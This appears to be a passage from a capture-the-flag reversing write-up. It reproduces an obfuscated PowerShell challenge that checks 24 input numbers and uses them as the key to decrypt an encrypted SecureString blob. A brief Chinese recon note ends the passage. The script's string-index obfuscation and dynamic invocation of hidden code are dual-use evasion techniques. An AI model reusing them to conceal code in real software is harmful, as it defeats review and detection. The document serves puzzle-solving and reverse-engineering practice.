$n[47..47+61..61+48+21..21+48..48+29+5..5+29+48+47..47+13..13+48+47..47+61..61+72
+25..25] -join ''
$SSS5555S55555S55 =
$n[56..56+73+68..68+28+4..4+30..30+50+33.33+16..16+29+40..40+47+49..49+70..70+50.
.50+9..9+69+29..29+40..40+47..47+13..13+31+48..48] -join ''
$5S55S55SS555SS55 =
$n[47..47+14..14+48+21..21+48+47..47+49..49+48+65..65+12..12+28..28+16..16+11+48.
.48+47..47+13..13] -join ''
$SS5S55SSS5SS555S =
$n[34..34+8..10+36..36+30..30+30..30+47..47+49..49+48+65..65+24+3..3+48+47..47+34
..34+31+48..48+65+28..28+16..16+11..11+48..48+47+13..13+31+71..71+25..25] -join
''
$5S55S55S5S5SSS55 =
$n[47..47+34..34+48+21..21+48+47..47+34+48..48+65+19..19+8+10..10+48..48+38+72..7
2+25] -join ''
```

```
$SSS5SSSSS5S55555 =
$n[34..34+8..10+3+30..30+47..47+13+48..48+65..65+16+3..3+48+1..1+31..31+71+25..25
] -join ''
$S55S5S5SSS55SS5S = $nn+$S55S5S5SSS55SS55+"-join '`"
$SS555SSSS5SS5SSS =
@(20,14280,9506,13340,420,9702,12432,13110,12210,420,342,156,210,10100,11130,1030
2,10100,420,11130,12210,420,462,12,72)
$555555555SS5S5555 = $S55S5S5SSS55SS5S | &(${5S55S5S5S55S5S}[14,-2,27] -join '')
$SSS5555555555555S = $55555555SS5S5555
$SSS5555SS55S5S55 =
$n[18..18+28+2..2+28..28+4+30..30+50..50+9..9+16+17..17+40+47..47+49+31..31+48] -
join ''
$SSS55SSS5SS55SS5 =
$i[50..50+19..19+13..13+32..32+17..17+3..4+22.22+7..7+5..5+16..16+19..19+0..0+10.
.10+3..3+40..40+20..20+20..20+2..3+28..28+11..9+16..16+36..36+30..31] |
ConvertTo-Json
$S55SSS5SSSS55SSS =
$n[47..47+16..16+13..13+48..48+21+48..48+29..29+64..64+29..29+48+47..47+13..13+25
] -join ''
$5S55S55SSSS55S5S =
$n[47..47+13..13+48..48+21+48..48+47+14..14+48+65..65+19..19+8..8+10+48..48+38..3
8+72..72+25..25] -join ''
$SS5S55SSS55SS55S =
$n[9..9+46..46+30..30+47..47+49..49+48+65..65+10..10+17+48..48+1..1+31..31+71..71
] -join ''
$5S55S55SSSS555SS =
$n[47..47+49+48..48+21..21+48+47..47+49..49+48..48+65+12..12+49..49+5..5+2+48..48
+47..47+13..13+25] -join ''
$SSS55SSS5SS55S55 = $nn+$SSS55SSS5SS55SS5+"-join '`"
$5S55S55SS5SSS5SS =
$n[47..47+16..16+49..49+48+21..21+48..48+65+12..12+16..16+5..5+17..17+47+49..49+2
5] -join ''
$5SSSS5S5SS5555S5 = $n[47..47+61+21..21+1+25..25] -join ''
$SSS5S55S5S55SSSS = $555555555SS55SS5+$SSS5S5S55SS5SSSS+$n[71]+'
'+$S5S5555SS5555S55+$SSS5SSSSS5S55555+$5S55S55SS555SS55+'
'+$5S55S55SSSS555SS+$5S55S55SSSS55S5S+$SSS55S5SS55S5SS5+$n[72]
$5S5S5555S55S55SS =
$n[33..33+66..66+30+47..47+49..49+48..48+65+12..12+28+16..16+11+48..48+47+34..34+
31..31+71+25..25] -join ''
$SSS5S55SSS5S5SS5 =
$n[2..2+36+29..29+15..15+68..69+48+29..29+5..5+29+48..48+47..47+49..49+48..48+47+
16..16+13] -join ''
$S5S5555S55555SS5 =
$n[18..18+73..73+2+73..73+4..4+30+50..50+9..9+69+17..17+40..40+47+49..49+70+50..5
0+33..33+16..16+29..29+40+47..47+13..13+31..31+48+25..25] -join ''
$SSS5S55S5S55S555 = $555555555SS55SS5+$S5S555SSSS5S5S5S+$n[71]+'
'+$SSS5555S55555S55+$SS5SSS5SSSS55SSS+$SSS5S55SSS5S5SS5+$n[72]
$5S55S55S5SS555SS =
$n[47..47+49..49+48+21..21+48..48+29..29+64+29..29+48..48+47..47+49..49+25]  -
join ''
$SSS55SSSS5S5555S =
$n[47..47+13+48..48+21..21+48+47..47+13..13+48+65..65+19+8..8+10..10+48..48+38..3
8+25] -join ''
$SSS55SSS5SS55SSS = $SSS55SSS5SS55S55 | &(${5S55S5S5S55S5S}[3,10,-16] -join '')
$SSSSSSSSSSSSSSS5 = $555555555SS55SS5+$SSS5S55SSS5SSS55+$n[71]+'
'+$S5S5555S55555SS5+$SSS5SSSSSSS5S5S5+$5SSSS5S5SS5555S5+$SS5S55SSS55SS55S+'
```

```
'+$5S55S55S5SS555SS+$5S55S55S5SS55S55+$SS5S55SSS5SS555S+$5S5S5555S55S55SS+$5S55S5
5SSSS5S5S5+$SSS55SSSS5S5555S+$5S55S55S5S5SSS55+$S5S55S5SS5SSS5S5
$SS55S555SS55555S = $SSS5S55S5S55SSSS | &(${5S55S5S5S55S5S}[7,-17,27] -Join '')
$SSS55SSS5SS55S5S = '$in='+$SSS55SSS5SS55SSS
$S5S5S555SS5555SS = $SSS5S55S5S55S555 | &(${5S55S5S5S55S5S}[14,-2,27] -Join '')
$SSS5S55S5S55SSS5 =$555555555SS55SS5+$5S5S5S555S5SSSSS+$n[71]+'
'+$SSS5555SS55S5S55+$5S55S55SS5SSS5SS+$S5S55S5SS55S5S5S+$n[72]
$SSS55SSS5SS55S5S | &(${S555555S555555}[4,15,25] -Join '')
$SS55S555SS5555SS = $SSS5S55S5S55SSS5 | &(${S555555S555555}[4,15,25] -Join '')
$S5S5555S5S55S5SS = $555555555SS55SS5+$SSS555555555555S+'{ Write-Host "NICE !!
Exchange A Sincere Affection For A Hopeless Feeling" -ForegroundColor Cyan}
'+$SSS5555555555555S
$inn = -split $in
$5555555S5555555S = $SSSSSSSSSSSSSSS5 | &(${5S55S5S5S55S5S}[3,10,-16] -Join '')
function QQ{
    param([string[]]$inArr)
    if(($inArr.count -le 0) -or ($inArr.count -gt 24)){
        Write-Host "QQ heart broken" -ForegroundColor red
        return 0
    }else{
        for($k=0;$k -lt $inArr.count;$k++){
            $p = [convert]::ToInt32($inArr[$k],10)
            $R = $p | ForEach-Object -Process {
                $N = $S5S555SSSS5S5S5S+' $_ 1'
                $H = $N | &(${5S55S5S5S55S5S}[3,10,-16] -Join '')
                $NN = $SSS5S55SSS5SSS55+' $_ $H'
                $HH = $NN | &(${5S55S5S5S55S5S}[14,-2,27] -Join '')
                $NNN = $SSS5S55SSS5SSS55+' 2 $_'
                $HHH = $NNN | &(${S555555S555555}[4,15,25] -Join '')
                $NNNN = $SSS5S5S55SS5SSSS+' $HH $HHH'
                $NNNN | &(${S555555S555555}[4,15,25] -Join '')
            }
            if($R -ne $SS555SSSS5SS5SSS[$k]){
                return 0
            }
        }
        return 1
    }
}
$FR = QQ $inn
if($FR -eq 1){$S5S5555S5S55S5SS | &(${5S55S5S5S55S5S}[7,-17,27] -Join
'')}else{"Not cruel enough !!";exit}
$Carr = $inn | %{[convert]::ToInt32($_,10) }
```

```
[System.runtime.inTERopsErvICes.MArsHAL]::pTRTOstRINGAnsI([rUntIME.intEROpsERVICe
S.MArshAl]::SeCUReSTRiNGToGLObalALLocansI($('76492d1116743f0423413b16050a5345MgB8
AHoAawAvAG4AbQBnAHcAYQByAFMAUwBXADkAZABaADgAVwB4AE8AagBRAHcAPQA9AHwAMABjAGMAYwBiA
DIANQBhADgAMwA1AGEANwBkAGYAOQBkAGEAYgBlADEAOQA3ADEAYgA5ADYAOQBlAGMAMgBlADEAYgAzAD
cANQA4ADgANABkAGIAYQBiAGMANQA2AGMAZAA2AGEAMAAzADIAMQAzADMAOQBlAGYAZgAzADIANABmADk
AMQBiADcANQBlAGMAMgAwADAANgAwADAANAAxAGQANABiADkAYQAyADQAMwBlADQANQAwAGQAMgA1ADQA
NwBlADUAMABlADMAMAA0ADkANQBmAGQAYQA1ADUANQAwADUAYgA4ADkANABhADMAMgBhADQAYgAzAGEAZ
gAwAGIANwBjADAANgA2ADIAYwA0ADYAYwAxAGUAZQBjADgAZAA1AGQAOAA1ADgAMABiADAAOQA5ADUANg
A3ADUANABmADEAZAA5ADYAZQA0AGIAMQBmAGYAZAAxADQAMQAxADIANgA3ADkAYwA4AGQANgAyADAANwA
xAGYAMwA3ADIANwA0ADcAYgAzADkAYgBiADIAYQAxADQANgBkAGIANQAwADYAMwA5AGIAOABlADEAZgA3
AGEAZgA3AGUAZgAzADYANABlAGIANgBkAGUAYgA3AGEAMgA1ADEAZQBjAGQANwAxADgANgA4ADkAZQBjA
GMAYQAxAGMAYQA0ADIANAAzAGQAMQBiAGQAMQBhADcAZQBjADEAMgAyADQAMwBjAGYAMQA3ADUAMABkAD
EANgBjADUAMAA5ADIANQA0ADQAYQBjADUAOQA3ADkANgAyAGMAYQAzADYAZAA4ADkAMgA3ADcAZQAwADI
AMABjAGUANABmADYAYgBiADAANgA5ADYAYQBjADcAMwA4ADYANABhADgANwBlADMAMQA1ADMAYQBiAGQA
ZgA1AGQANwA2ADQAOAAzADkAOAAxADIAMQAwADAAMABkAGQAMwBlAGUAMwAzAGQAOQBmAGYAYgAxADIAZ
ABiAGEAZQAyAGEAZgA4ADkAYwBkADEAZABjAGQAZgA4ADEAYgBhADUAMwA3ADAANgA0ADgAMQBiADMAYQ
BjADUAYQA2AGMAYwBjADYAOAA1AGYAYgAwADEAZgA2AGQAZgA5ADYANQBhADkAMABiAGQANgA3AGMAOAB
hADAANQBjADUAOAAzADcAOABlAGIANAA3AGMAZAA4ADcAYwA4AGEAMABjAGEAMgBjADQAYwAyADMAYQAx
ADgAMwA4ADUAOABmADcAYQA5AGYAZQBhAGIAOQA2ADUAMAA5ADMAMgBjADUAOQA4ADgAOAA3AGIANQAyA
DgAMwBiADQAZAA4AGYANwBhADEAYwAyADgAZABiADQAMwA0AGYANgA0ADQANQAwADIANQBjAGMAYQA5AD
cAYQAwADkANQBkAGUAYwBmAGYAOAAxAGIAMQA0AGUANQA3AGIAMQA1ADYANQA0AGEAYwBhADAAZgBhAGM
AMwAxAGEANgBjADEAZQBiADgANwBlAGIANQAxAGUANQBhADEAMQBmADMAOAAwADIAMAA1AGQAMQA1ADIA
YwAyADEANwA4ADAAZgA2ADgAZABiADMAZAAwADcANABkADAAOQA3ADIAZQBjADEAMAA2AGQAMQBhADcAN
QBiADgAYwBmAGMAOQA5AGYAZQBjADIAOAA4AGEAYQBjADUANQA0AGQAYQA1AGUAMABkADgAMwAwADkAYw
A1ADcAMQBhADUANgAxAGYAMwAzAGQAMwAwAGMAZgA3AGEAZQA0ADQAZABhAGUAYwBiADIAMAA0ADUANQB
lAGYAYQA5AGQAMQBjADIAMQA2AGUAYQAyADkAZAA4AGEAZgA0ADUAOQBhAGEAYwA5AGEAZgAwADgAOQBj
AGUAOQAwAGQAOQBjADUAYwAzAGMAZgA2ADYAMQBiADQAYgA1AGQAOQAzAGUAMgBhAGQANAAwADQANwA5A
DgAMgBmAGEANQBjADUAYgAwADcAMwBlAGIANQA2ADAANgBkADMAMABmADkANwBjAGYANwA3AGYAMQA1AD
gANQBlAGQAYgA3ADMAYgBhAGQAOQA0ADUAMABkADcAZQBlADcAOQAxADQAMgA5ADIAYQAwAGUAYgA4ADQ
ANgA0ADYAOABjADAAYQA3ADgAOABjADAAYQAzAGEAOABlADUAMQA4ADUAMgAxADUAOQBjADQAYgAwAGYA
OQA1AGMAMAAwADEAMgBhADQAYwA5AGUAYgA3ADkAZQBlADQAMwA5ADkANwA5AGUAYQBhADYAMwAxADcAM
gBjADAAYQBjADQANwAwADQANQA1ADcAYgA0ADAANABlAGIANgBiAGYAOAA2ADEANwAyADIAZABhADcAOQ
BhADYAOQA2AGUAMgBiAGYANgA4ADEAOQA1AGEAOQA2ADUAYQAyADMAZAAxAGYAZgA5ADEANwA2ADkAYgA
yADcANwA5ADcAYgA1ADEAOAAzADgAYgAwADcAMgBhADYAZgA5ADUAOAAzADcAMgA1ADEAOAA0ADIANQBi
AGYAMwBhADkAOQAxAGIAMABiADYAYQA0ADcAMABlADkANwAxAGMAOQBjAGYAYgAyADMANAAzADYANwAyA
DQANgBmAGUAZgA2AGQAYQA4ADkAMgAzADkAMwA2AGMANwBkAGIAOQBlAGEAZABlADkAYwA2ADUAZgBlAG
MAZAA5AGUAYQA2ADcAZQBkADUANQBhADkAYwAyADUAMABmAGEAMAA5ADQANAAxADYAOAAzADEANwBjAGE
AZQAzADAAYwAyADUANgA1ADYAMwA1ADIAMAA3ADcAMgBmADIAZgA0AGQANQBhAGUAMwA1ADYAOABjADMA
MQBiADIAYwA5AGIAZAAxADkANQA5ADMANQAyADAAMwAyAGYAMQAxADkAYwA2ADEAOQBiADIAOABmAGEAO
AAxAGUAMQAyAGYAZgA2ADQAMwAyAGMANABjAGMANQA2ADgAOQA0ADYAZAAxAGMAMQA3AGQAZgBhAGUAOQ
A2AGEAZQAyAGMAZQBjAGEAZQBjADMAYgA4ADIAMABiAGMANAAyAGQAZgAzAGQAZgAxADYAZgA3ADEAMQA
0ADkAZgA4ADQANgBhADMAZABhADEANAA2AGQAZABjADIAMABiAGMAMgBmADgAMQBjADQAZQAwADYANwA5
ADYAZgA0ADgAZgBlAGIANQA2AGYAMQAxADgANgBmADAAOAAxADkANQAxADkAOQA1ADMAMgAyADMANgBhA
DUANQA3AGQAZQA5ADIAZQAzADYAZAAzAGMANAA2ADcAMgA3AGMAMgAzADEAYQBmAGMAMAAwADMAMwBlAG
EAYgAzAGEAZgBmADcAYwA4AGQAMQBiAGYAMQBmAGYAMAA5ADcAYQAzADYAOAAxAGYAOAAyADgANgBkADA
ANgBmADUAZgA0AGEAMgAyAGEAZgA4ADYAYgAzADgAMgAxAGYANgBlADAANwBjADkANwA3ADYAMQA5AGUA
OAA5AGEAMAA3ADUAMAAwADUANQA3ADkAYwAwADcANAA4ADAAYQAwADMANgAxADMANwBkAGIAOAA0ADAAZ
gAwAGEANwBlADEANwA4AGYANwA2ADYAYwBiAGUAMQA2ADQAZQA0AGYAMQA2ADQAMgBjADIAMgBkAGUAOA
A0AGQAYgA3ADAAMgBlAGYAZAA5ADQAOQA3AGYANwA1AGMAMQA1ADgAMwA3ADUAZgA5ADAAYwA4ADcAOQB
lADYAOQAzAGYAMQBjADcANQA2ADMANwBmAGIAMQA1ADAAZABmADIAYQAyADQAMgA1AGIAYwA2ADUANAAw
AGMAYQBhADcANQAwAGQAYQA3ADIAZgBjAGUANQAzAGQAZABjADQANgAzAGUANABhADIAYQA5ADIAZQA3A
DUAYwAyAGYAZQA2ADMAOQA4ADMAZQAzAGMANgA3ADUAMwAwAGMAZAA4ADEAMQBmADUANABhAGIANAA2AD
UAOABlADEAMgBmAGIAYQA0ADMANwA4ADUANwAwADQAYQBjADEAYwAzADIAZQBmAGQAMAA2ADgAYgA3AGE
ANgBiAGIAZQBjAGIANwA0ADIANgAwADEAOQA2AGYAMwAwADEAMAA5AGUANwBhADkAZAA3AGEAYQA4AGIA
MwBhADIAMgBkADEAOQBjADYAOABiAGMAOABiADMAYQAwADYANQBiADcANwA1AGMAZQAyADcAMAAwADYAN
ABkADEAYwBiADkAYgA1AGEAYwBjAGMANgA3AGIAZAA1ADEAYgA4AGEAYwBiAGQAMgBiADkAZgBlADgANw
```

```
AxADMANQBmAGIAZQAzAGUAOAAyAGEAZQA2ADgANQBmADMAYwA1AGYANABhADIAMQBhAGIANQA0ADgANQA
yAGIAYgA5AGUAZgAwADIAZQAwAGUAZAA1AGMAYQAyADQANAAxAGQANgBiADAAZQA4ADUAYQA5ADIAYQA1
AGIAMQAyADcAYQBlADIAMQA4ADYANAAwAGYAZAAyAGUAZQA2ADAAZABmADIAZQA2ADYAZQA0ADQAZABlA
GQAOAA5AGIAZQBjAGMANAA0AGYAYwBjADkAYQA5AGQAMwAxADYANQBlADQAZAAxADIANQA4AGUAMAAwAG
YAYgAwAGQAYQA0ADUAOABmADcAOABmAGIAMwBjADUAOAA1ADcAYQAwADYAZAAxAGIAMQBiAGQANwA4ADU
AMwA5ADEAMABiAGIANgA3AGEAMgAzAGQAMwA4ADUAOAA5AGEANwAwADYAOAAzADAANwAwADQAOQBjADAA
NwBmAGUAOAA3AGYAOQBjAGEAMgBmADQANgA5ADcANgAzAGMAMABhADUAYQA4AGYAYgBmADUANwAyADMAN
QBjADYAZQAwADMAYgBhAGMAYQBjAGIAOQBiAGMAOQBkAGYAMQBmAGQAOQA3ADYAMQBlADUAMAAzAGEAOA
AwADkAOQA5ADgAMABhADQANAA1AGQAMgA5AGIAYQBlAGIAYwBjAGMAZQAzADUAOABhADIAOAA4ADkAMwA
yADEANQA4ADMAMAAxADkAMQAwAGUAZgA2ADAANQAwAGEAMABkADQAYwBhAGEAOQA2ADQAZgBhAGMANgBm
AGEAYQBhADQAMgAxAGIAYwAxADAAYwBhAGQAMwA1AGQANQA4ADQANwBkADAAMQBlADEAYgAyADcAMQAxA
DAAMABiADEANwAzADYAZgA0ADkAZgBjAGIAYgA5AGUAMgAyADMAMAAzAGMAYwAyADIAYgAwADkAMQAwAD
AAMwA2AGUANAA1ADcAOQBmADYANAA0ADUAZAAwADEAYQAxADIAOAA5ADQAOQBlAGQANQA2ADYAMwAwADI
AZQAzADgAZAA3ADUAMAA5ADAAYQAzADAAOQBjADcAZABlADIAYQA1AGIAMQAzAGEAMgAxAGIAZgBmADgA
NQA3AGUAOAAxADQAZQA1ADcANABhAGMAZgA0ADAAMQBmAGEANAA4ADIANAAwAGQAZgA1ADgANAAzAGIAN
QA5ADcANQBiAGYAMQAzADUAZABhADAAOQA2ADMAYQBlAGYAZAA5ADYAMAA3AGMAZQBmADIAZQA0ADAAMQ
BhADAAMQA5AGMANQA1AGQAYQBiADgANwA3ADYAMABmAGEAMQAzADEAYgAyADUAZgA0ADgAMgA1ADgAMwB
jAGMANAA5ADMAZgAzADUAOQA4ADQAOQBhAGIANQA0ADkAZgA5AGYANgAxADIANAA4AGEAMgBiADgANQAx
AGMAZgBmAGMAOQAyAGQAYgAwADcAZAA3AGYAYwBkAGMANAA5ADMAZAA2AGEAYwAwADgANgA1ADAAYwBmA
GIAYwBlADcAOABhADcANgA5ADMAZgBmADAAMwAwADgANAA0ADgAMQAyADgAZQA5AGIANgAyAGEAYQA3AG
MAOQBiAGIAMwBjAGUANQAwADQAZAA5AGEAMgAzADQAMAA3ADcAYgBjADMANgAzAGIAMQA4ADUAZQBhADY
ANAA4ADQAMgAzADYANQBhADYAYQA0AGUAMgA0AGYAMAAxADUAYwBjADEAOABkAGQAMgA2AGUANAA5ADgA
MQBmAGUAMQA3AGUANwA3AGYAMgAwADQAMwAyADUAOQA4AGEAYgBiADAANABkAGQAMgBmADUANQA4AGIAN
gBmADUANQA3ADgAZAA0AGIAMQBhAGYAOQBlAGIANgBkAGIAOABkADQANAAzADgAYwA1ADcAZQBiAGIAYw
AwADgAYwA0AGUAOQAyAGQAZAA3ADcAZAA5ADEANwA3ADMAZQA1ADkAOQBmADkAOABkADIAMABhAGMAZAA
5AGYAYQA5ADAANgBhAGQAZgA4ADEANAAzADQAZgBlAGYANABlADAAYgA4AGEAZAA5ADAAOABmADkANgA4
ADMAOQA2ADUAZQA3ADAAYgAxADQAZAAyADYANgAyADkANABlAGEAMgA4AGMAMABkADcAZABhAGIAYgBlA
GQAYwBiADAAMwA0AGMAMAAxAGUAZABlADMAZAA2ADcAOQA2AGMAYwAxADAANAAyAGIAYgBmADEAMQAxAD
AAYQBjADMAMAA2AGMAYQBhAGMAMgA5AGYAZQA3ADkANQA0AGQAMwA0ADYAMQBjADMAMwAyAGEAYwAxADM
ANwA5AGMAMQBhADcAMAAxADcAZgAyADMANgA3ADgAMAA0ADMAMgBhADkAYwAyADEAMwBkAGQAYwBkAGEA
MwA3ADQAZAAwADEAYwAyADQANgBjADgAOAA1ADkAMwA0ADkANgA5ADQAYwA4AGEANAA3ADEANwAxADcAO
AAwADEANAAxAGYAOQA5ADcAYwBiADEAZgBhAGEANABiADEANwA2AGIAOQAyADMANQBiADAAOAAzAGYAYQ
A4ADcAZABkAGEAMAAyADgAMwAxAGQAOQA5ADIAYgBlAGEAZABiADYANQA3AGQAZgBjAGEAYQA4ADMAMAB
lADIAMgA5ADkAYQA1AGMANwAwADQANwA2ADcAYgA1AGEAMgAyADkAMAA3ADMAMwBjAGQAZgAwADAAMQA3
ADUAYgBjADYAYgAwAGIAYwBkAGQAZgAxAGEAZQA2ADMANAA5AGQAYQA0ADgAYwBlAGQAMQBjADAAYwBkA
DMAYgBmADgAMwA1AGEAZABlADAAYwA3ADQAYwA1ADEAZABhAGIAMQA5ADQAOQBiADgAMAAzAGQAYwBlAD
EAYgAwAGIAOQA5ADAANAA5ADQAZgA5AGIAZAA5AGYAMwBiADMAZQA4ADgAYgBjADQAMABhADcAZgBiADA
AZAAxAGUAYwA0AGMAYQA0AGIANAA5ADEAMwBhADEANQA1ADgAMgAxAGQAMwA1ADQAYgAzAGQAMAAyAGUA
NgAwAGEAYQAxADAANgBjADYAYgA5ADEAZABhADAANwBjAGEAMwA5AGEANwBmADgAMwBhAGIAYwA4ADYAM
wAyADIAMgA2ADgANAA2AGMAZAAzADAAYgBhADgAOAA3ADAAMgA5AGMAZgA4AGMAZQBhADMANgA3ADgAZg
BlADEAYwA5AGUAMQA4AGIAYwBjADYAYwA3ADUAZABhADMAYgAyADYAYQBmADAAMgA5ADIANQA4ADYAOAA
xADkAZgBhADgAMwA2ADIAYQBhAGQAZgA3ADQAMABhADQAMgAyADIAMABkAGEAZAAwADEANgAxADUAZABh
AGEAOQBlAGMAYwAxADUANQBkAGUAOQBhADgAZgAwAGYANQBiAGYAZQA3AGUAOQBiADEAYwBjADMAYwBkA
GEANwBlAGEAZQBlADEAZAAwADUAMAAzADcAOQBjAGIAMgA5ADIAZQBmADMAOABkADgAZgAyADUAZgA1AD
QAMwA3ADkANgA3ADgANAA0ADYAZQA3ADUANwA0AGMAOABmAGMAOQBjADkAZAA4ADYAYgBiAGQAYQBmADk
AMgBhAGEAYwBhADYAZQAwADgAYQA4ADQANQBjADkAYgAxAGMANwAwAGUANQA0ADIAYgBkADUAYgAxADAA
MgAyADAANABlADMAMQBiAGMANABhAGIAMQA3ADkAOAAwAGIAMgBlADUAYgBiAGEANQBlADgANwA3ADYAY
QA0AGIAYQBhADcAMwAxAGUAOABjAGIANgA4ADkAOQBlADAAOAAyADUANAAyADEANAAxADYANgBkADUAZA
A5ADMAOAA0ADEAYgAwADUAMwA0ADYAYQAyADEANABjAGMANABhAGEANgBlADEANwBhAGMANwBiADMAZAA
xAA==' | COnVErtTo-SecUrEStrING -Ke $Carr)))
```

:::

Recon

是一隻scramble過的power shell code，要慢慢逆，可以直接跑動態，但不知道為啥，跑到第56行會跑超久